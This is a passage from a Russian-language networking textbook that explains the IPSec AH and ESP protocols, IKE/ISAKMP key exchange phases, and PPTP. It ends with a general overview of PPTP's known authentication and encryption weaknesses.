


Рис.64 Определение транспортной или туннельной моды

AH вставляет значение Integrity Check Value в часть Authentication Data заголовка, обычно (но не всегда) это значение строится на базе стандартных криптографических алгоритмов, таких как MD5 или SHA-1.

Вместо использования простых контрольных сумм, которые не обеспечивают реальной защиты от преднамеренной фальсификации, AH использует Hashed Message Authentication Code (HMAC), который включает в себя некоторое секретное значение при создании ICV. Хотя злоумышленник может легко заново вычислить хэш по известному алгоритму, но без знания секретного ключа он не сможет создать правильный ICV.

HMAC описан в RFC2104, на рисунке ниже показаны процедуры, используемые при вычислении Integrity Check Value:




Рис.65 Вычисление HMAC для аутентификации AH

IPSec/AH не определяет конкретную функцию аутентификации, вместо этого она предоставляет программный каркас (framework), позволяющий использовать практически любой алгоритм, понятный обоим сторонам обмена. Возможно использовать другие аутентификационные процедуры, такие как цифровые подписи или иные криптоалгоритмы.

С протоколом AH существует довольно серьёзная проблема: он несовместим с технологией сетевой трансляции NAT. Причина в том, что NAT модифицирует поля IP-заголовка, которые защищены AH (Integrity Check Value). Т.к. ICV включает секретное значение (ключ), которое неизвестно промежуточным узлам, NAT-маршрутизатор не сможет вычислить корректный ICV.




Рис.66 Несовместимость AH и NAT

Та же проблема существует и с PAT (Port Address Translation), которая отображает множество приватных IP-адресов в один внешний. Здесь подвергаются модификации «налету» не только IP-адреса, но номера портов UDP и TCP.

Исходя из вышеизложенного, AH в любой моде – туннельной или транспортной – несовместим с NAT, и может использоваться только в случае, если адреса источника и получателя не модифицируются «по пути».

Эти проблемы неприменимы к режиму ESP, т.к. его аутентификация и шифрование не включает исходные IP-заголовки, модифицируемые NAT-ом. Тем не менее, NAT добавляет некоторые проблемы и при работе IPSec в режиме ESP. В реальности для того, чтобы ESP-пакеты могли транслироваться через NAT, потребовалась ввести в NAT специальную поддержку, т.н. NAT traversal (NAT-T[1]).

Протокол ESP

Протокол ESP обеспечивает конфиденциальность трафика. Сила сервиса конфиденциальности зависит от используемого алгоритма шифрования. ESP также может дополнительно обеспечивать аутентификацию. Область аутентификации, обеспечиваемая ESP, является более узкой по сравнению с AH, т.е. IP-заголовок (заголовки), «внешние» по отношению к ESP заголовку, не защищены. Если аутентификация нужна только протоколам более высокого уровня, то аутентификация ESP является подходящей альтернативой, причем более эффективной, чем использование AH, инкапсулирующего ESP. Если для ESP SA используется аутентификация, получатель также может выбрать усиление использованием анти-replay сервиса с теми же самыми возможностями, что и AH анти-replay сервис. Хотя и конфиденциальность, и аутентификация являются необязательными, оба сервиса не могут быть опущены одновременно, по крайней мере, один из них должен присутствовать.

Возможность шифрования данных делает ESP более сложным, т.к. протокол меняет содержимое полезной нагрузки, тогда как AH всего лишь вставляет в пакет дополнительные заголовки. ESP включает поля заголовка и трейлера, для поддержки шифрования и, опционально, аутентификации. ESP также, как AH, может функционировать в туннельной и транспортной моде.

RFC, описывающие IPSec, не указывают в качестве обязательных какие-то определённые алгоритмы шифрования. Обычно в этом качестве используются DES, 3DES, AES и Blowfish. Конкретные алгоритмы и использование ключей задаются в SA.

В противоположность AH, который всего лишь добавляет небольшой заголовок перед полезной нагрузкой, ESP окружает защищаемую полезную нагрузку дополнительными полями. Security Parameters Index (SPI) и Sequence Number служат для тех же целей, что и в AH, но, кроме них присутствуют также заполнение (padding), next header и опциональное поле Authentication Data в конце пакета, в ESP трейлере.

Возможно использование ESP без реального шифрования (алгоритм NULL), с которым, тем не менее, пакет будет иметь абсолютно такую же структуру. Такой вариант не обеспечивает конфиденциальности, и имеет смысл только в сочетании с опциональной аутентификацией ESP. Бессмысленно использовать ESP без шифрования или аутентификации, если только речь не идёт о тестировании протокола.

Заполнение используется для поддержки блочных алгоритмов шифрования, длина заполнения указывается в поле **pad len**. Поле **next hdr** указывает на тип протокола (IP, TCP, UDP) в полезной нагрузке.

[1] Из статьи IETF 2004 года: после определения дополнительных механизмов инкапсуляции ESP (**но не AH**) в UDP, стало возможным пересылать трафик IPSec через NAT, используя специальные NAT traversal (NAT-T).




Рис.67 ESP без аутентификации

В дополнение к шифрованию, ESP может дополнительно обеспечить аутентификацию, использую такой же HMAC, как в AH. В противоположность AH, в ESP аутентификация защищает *только заголовок ESP и зашифрованную полезную нагрузку*, и не покрывает весь IP-пакет. Это не существенно ослабляет безопасность аутентификации, но даёт ряд важных преимуществ.




Рис.68 ESP с аутентификацией

Когда стороннее лицо инспектирует IP-пакет, содержащий данные ESP, для него практически невозможно будет сделать какие-либо реальные предположения о содержимом, включая содержимое IP заголовка (особенно адресов источника и получателя).

Даже наличие или отсутствие Authentication Data не может быть определено при взгляде на отдельный пакет (это определение производится с помощью Security Parameters Index, указывающего на предварительный набор параметров и алгоритмов для этого соединения).

Транспортная мода ESP, как и для AH, защищает соединение «точка-точка». Исходный IP-заголовок остаётся нетронутым (за исключением заменённого поля Protocol), что означает, что IP-адреса источника и получателя не изменяются.




Рис.69 IPSec в транспортной моде ESP

ESP в туннельной моде, исходная IP-дейтаграмма полностью инкапсулируется:




Рис.70 IPSec в туннельной моде ESP

Реализация шифрованного соединения в туннельной моде очень близка к традиционным VPN, но для построения полноценной VPN требуется взаимная аутентификация. Подробности будут даны в разделе VPN.

В противоположность протоколу AH, где внешний наблюдатель может легко отличить трафик в туннельной моде от трафика в транспортной моде, эта информация в ESP недоступна: факт, что используется туннельная мода (поле next=IP), скрывается шифрованием полей полезной нагрузки.

Протокол IKE

IKE (Internet Key Exchange) — стандартный протокол семейства IPsec, используемый для обеспечения безопасности взаимодействия в виртуальных частных сетях. Предназначение IKE — защищенное согласование и доставка идентифицированного материала для ассоциации безопасности (SA).

IPSec для установления соединения требует безопасного обмена ключами участников обмена. Один из очевидных и простых путей – ручное конфигурирование, при котором сгенерированный одним участником набор ключей каким-то образом распространяется всем партнёрам, которые затем устанавливают эти ключи в свои соответствующие Security Associations в SPD.

Недостатки такой процедуры (pre-shared key) очевидны: плохое масштабирование, невозможность обеспечить безопасное распространение ключей.

IKE — Internet Key Exchange — был разработан для устранения недостатков технологии pre-shared key[1]. IKE использует протокол ISAKMP (Internet Security Association Key Management Protocol) как каркас, для поддержки установления SA с обоими участниками обмена.

Поддерживается множество протоколов обмена ключами, протокол Oakley один из самых широко используемых для этих целей. Для обмена ключами IPSec обычно используется 500/UDP и/или UDP/4500.

ISAKMP определяет концепцию управления и обмена ключами, управления и установления SA. ISAKMP определяет процедуры аутентификации участников, создания и управления SA, определяет технику генерации ключей и обеспечения защиты от угроз.

Работа ISAKMP разбивается на две отдельные **фазы**. Во время первой фазы для защиты дальнейших коммуникаций между участниками устанавливаются ISAKMP SA. Во второй фазе устанавливаются SA для IPSec. Одна ISAKMP SA может использоваться для нескольких SA других протоколов.

Протокол Oakley описывает серии обмена ключами, называемые режимами (modes), и детализирует сервисы, предоставляемые каждым режимом (такие как perfect forward secrecy для ключей, защита подлинности, аутентификации). В основе работы протокола лежит алгоритм обмена ключами Diffie-Hellman.

IKE не реализует протокол Oakley. IKE использует только подмножество функций необходимых для достижения своих целей, но оно не является полным соответствием спецификации Oakley. В этом смысле у IKE нет зависимости от Oakley. Некоторые возможности Oakley, использованные в IPSec:

- Использует специальный механизм *cookies* для предотвращения т.н. атак «засорения» (*clogging*).
- Позволяет участникам согласовать группы (глобальные параметры DH).
- Использует *nonce* для предотвращения replay-атак.
- Аутентифицирует обмен DH, чтобы избежать атак «человек посередине».

Для защиты от атак «засорения» используется механизм обмена *cookies*. Это запрос, в котором каждая из сторон посылает псевдослучайное число (cookie) в начальном сооб-

[1] Компания Microsoft в своей имплементации IPSec реализовала возможность безопасного создания SA с использованием протокола Kerberos. Но эта технология возможна только для систем, работающих в одном «лесе» AD.

щении, которое другая сторона подтверждает. Если источник поддельный, то атакующий сможет только вынудить принимающую сторону генерировать подтверждения, но не выполнять полноценные ресурсоёмкие вычисления для DH.




Рис.71 Атака «засорения»

Фазы в IKE такие же, как фазы в ISAKMP. Во время первой фазы создаются IKE SA для защиты второй фазы, а во время второй фазы создаются SA для IPsec. Участники могут меняться ролями между фазами. Инициатор первой фазы может быть ответчиком во время второй фазы.




Рис.72 Фазы IKE

Для первой фазы возможны 2 режима: *основной* и *агрессивный*. В основном режиме происходят 3 обмена: в первом узлы договариваются о правилах, во втором обмениваются открытыми значениями Диффи-Хеллмана и вспомогательными данными, в третьем происходит подтверждение обмена Диффи-Хеллмана.




Рис.73 Основная мода

В агрессивном режиме в первом обмене устанавливаются правила, передаются открытые значения Диффи-Хеллмана и вспомогательная информация. Причем во втором сообщении первого обмена происходит идентификация отвечающей стороны (responder). Третье сообщение идентифицирует инициатора и подтверждает участие в обмене. Последнее (четвертое) сообщение может быть не послано.




Рис.74 Агрессивная мода

Для обоих этих методов возможны четыре типа различных методов идентификации: цифровая подпись, два типа шифрования открытым ключом и разделяемый ключ (pre-shared key).

Во второй фазе *быстрый режим* не является полным обменом (так как он неразрывно связан с обменами в 1-ой фазе), хотя и используется как часть процесса согласования SA, доставляя материалы ключей и согласуя правила для SA, не являющихся ISAKMP SA. Все сообщения должны быть защищены ISAKMP SA. Это значит, что все части сообщений, за исключением заголовка ISAKMP, шифруются.




Рис.75 Быстрый режим

Режим *новой группы* не должен быть использован до установления SA ISAKMP. Описание новой группы должно следовать только после согласования в фазе 1 (хотя сам режим новой группы не относится к фазе 2).




Рис.76 Режим новой группы

В группах OAKLEY происходит согласование Диффи-Хеллмана. В RFC2409 определены 4 группы. Впервые эти группы были описаны в протоколе OAKLEY, поэтому они получили такое название.

Реализация IPSec в Windows поддерживает три способа взаимной аутентификации: Preshared Key, Kerberos и Certificates. В случае использования Preshared Key для успешного согласования параметров оба компьютера должны обладать разделяемым ключом, который задает администратор. Во втором случае оба компьютера должны принадлежать к одной области (realm) Kerberos или находиться в областях, связанных доверительными отношениями. И в случае применения третьего способа оба компьютера должны иметь действующий сертификат стандарта X.509, выданный центром сертификации, которому доверяет вторая сторона.

Протоколы канального уровня PPTP, L2TP

PPTP (Point-to-Point Tunneling Protocol) — туннельный протокол типа точка-точка, позволяющий компьютеру устанавливать защищённое соединение с сервером за счёт создания специального туннеля в стандартной, незащищённой сети. PPTP помещает (инкапсулирует) кадры PPP в IP-пакеты для передачи по глобальной IP-сети. PPTP может также использоваться для организации туннеля между двумя локальными сетями. PPTP использует дополнительное TCP-соединение для обслуживания туннеля.

Спецификация протокола была опубликована как «информационная» RFC2637 в 1999 году. Она не была ратифицирована IETF. Протокол считается менее безопасным, чем IPSec. PPTP работает, устанавливая обычную PPP сессию с противоположной стороной с помощью протокола Generic Routing Encapsulation (GRE). Второе соединение (TCP, порт 1723) используется для инициации и управления GRE-соединением.

PPTP-трафик может быть зашифрован с помощью MPPE. Для аутентификации клиентов могут использоваться различные механизмы, наиболее безопасные из них — MS-CHAPv2 и EAP-TLS.

Рис.77 Стек протокола PPTP

Рис.78 IP дейтаграмма

Cisco первой реализовала PPTP и позже лицензировала эту технологию корпорации Microsoft. Все версии Microsoft Windows, начиная с Windows 95 OSR2, включают в свой состав PPTP-клиента, однако существует ограничение на два одновременных исходящих соединения. Сервис удалённого доступа для Microsoft Windows включает в себя PPTP сервер.




Рис.79 Туннель PPTP

Некоторое время в Linux-дистрибутивах отсутствовала полная поддержка PPTP из-за опасения патентных претензий по поводу протокола MPPE. Впервые полная поддержка MPPE появилась в Linux 2.6.13 (2005 год). Официально поддержка PPTP была начата с версии ядра Linux 2.6.14. Тем не менее, сам факт применения MPPE в PPTP фактически не обеспечивает безопасность протокола PPTP.

С точки зрения безопасности PPTP имел и имеет некоторые проблемы. PPTP неоднократно подвергался анализу безопасности, и в нём были обнаружены различные серьёзные уязвимости. Наиболее известные относятся к используемым протоколам аутентификации PPP, устройству протокола MPPE, и интеграции между аутентификациями MPPE и PPP для установки сессионного ключа. Краткий обзор некоторых известных уязвимостей протокола PPTP:

- MSCHAP-v1 совершенно ненадёжен. Существуют утилиты для лёгкого извлечения хэшей паролей из перехваченного обмена MSCHAP-v1.
- MSCHAP-v2 уязвим к словарной атаке на перехваченные challenge-response пакеты. Существуют программы, выполняющие данный процесс.
- В 2012 году было показано, что сложность подбора ключа MSCHAP-v2 эквивалентна подбору ключа к шифрованию DES, и был представлен онлайн-сервис, который способен восстановить ключ за 23 часа.
- При использовании MSCHAP-v1, MPPE использует одинаковый RC4 сессионный ключ для шифрования информационного потока в обоих направлениях. Поэтому стандартным методом является выполнение XOR потоков из разных направлений вместе, благодаря чему криптоаналитик может узнать ключ.
- MPPE использует RC4 поток для шифрования. Не существует метода для аутентификации цифробуквенного потока и поэтому данный поток уязвим к атаке с подменой битов. Злоумышленник легко может изменить поток при передаче и заменить некоторые биты, чтобы изменить исходящий поток без опасности своего обнаружения. Данная подмена битов может быть обнаружена с помощью протоколов, считающих контрольные суммы.

